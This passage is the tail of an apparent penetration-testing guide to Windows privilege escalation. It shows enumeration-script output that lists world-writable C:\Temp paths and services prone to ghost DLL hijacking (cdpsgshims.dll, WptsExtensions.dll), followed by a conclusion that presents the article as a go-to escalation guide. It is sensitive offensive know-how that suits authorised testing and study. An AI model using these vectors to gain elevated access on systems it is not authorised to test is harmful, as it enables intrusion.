Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize ...}

Path              : C:\Temp
ModifiablePath    : C:\Temp
IdentityReference : NT AUTHORITY\Authenticated Users
Permissions       : {Delete, WriteAttributes, Synchronize, ReadControl ...}

Path              : C:\Temp
ModifiablePath    : C:\Temp
IdentityReference : NT AUTHORITY\Authenticated Users
Permissions       : {Delete, GenericWrite, GenericExecute, GenericRead}




+------+-------------------------------------------------------+------+
| TEST | SERVICES > Hijackable DLLs                            | INFO |
+------+-------------------------------------------------------+------+
| DESC | List Windows services that are prone to Ghost DLL     |      |
|      | hijacking. This is particularly relevant if the       |      |
|      | current user can create files in one of the SYSTEM    |      |
|      | %PATH% folders.                                       |      |
+------+-------------------------------------------------------+------+
[*] Found 2 result(s).


Name           : cdpsgshims.dll
Description    : Loaded by CDPSvc upon service startup
RunAs          : NT AUTHORITY\LocalService
RebootRequired : True

Name           : WptsExtensions.dll
```

## Conclusion

The point that we are trying to convey through this article is that there are multiple scripts and executables and batch files to consider while doing Post Exploitation on Windows-Based devices. We wanted this article to serve as your go-to guide whenever you are trying to elevate privilege on a Windows machine irrespective of the way you got your initial foothold.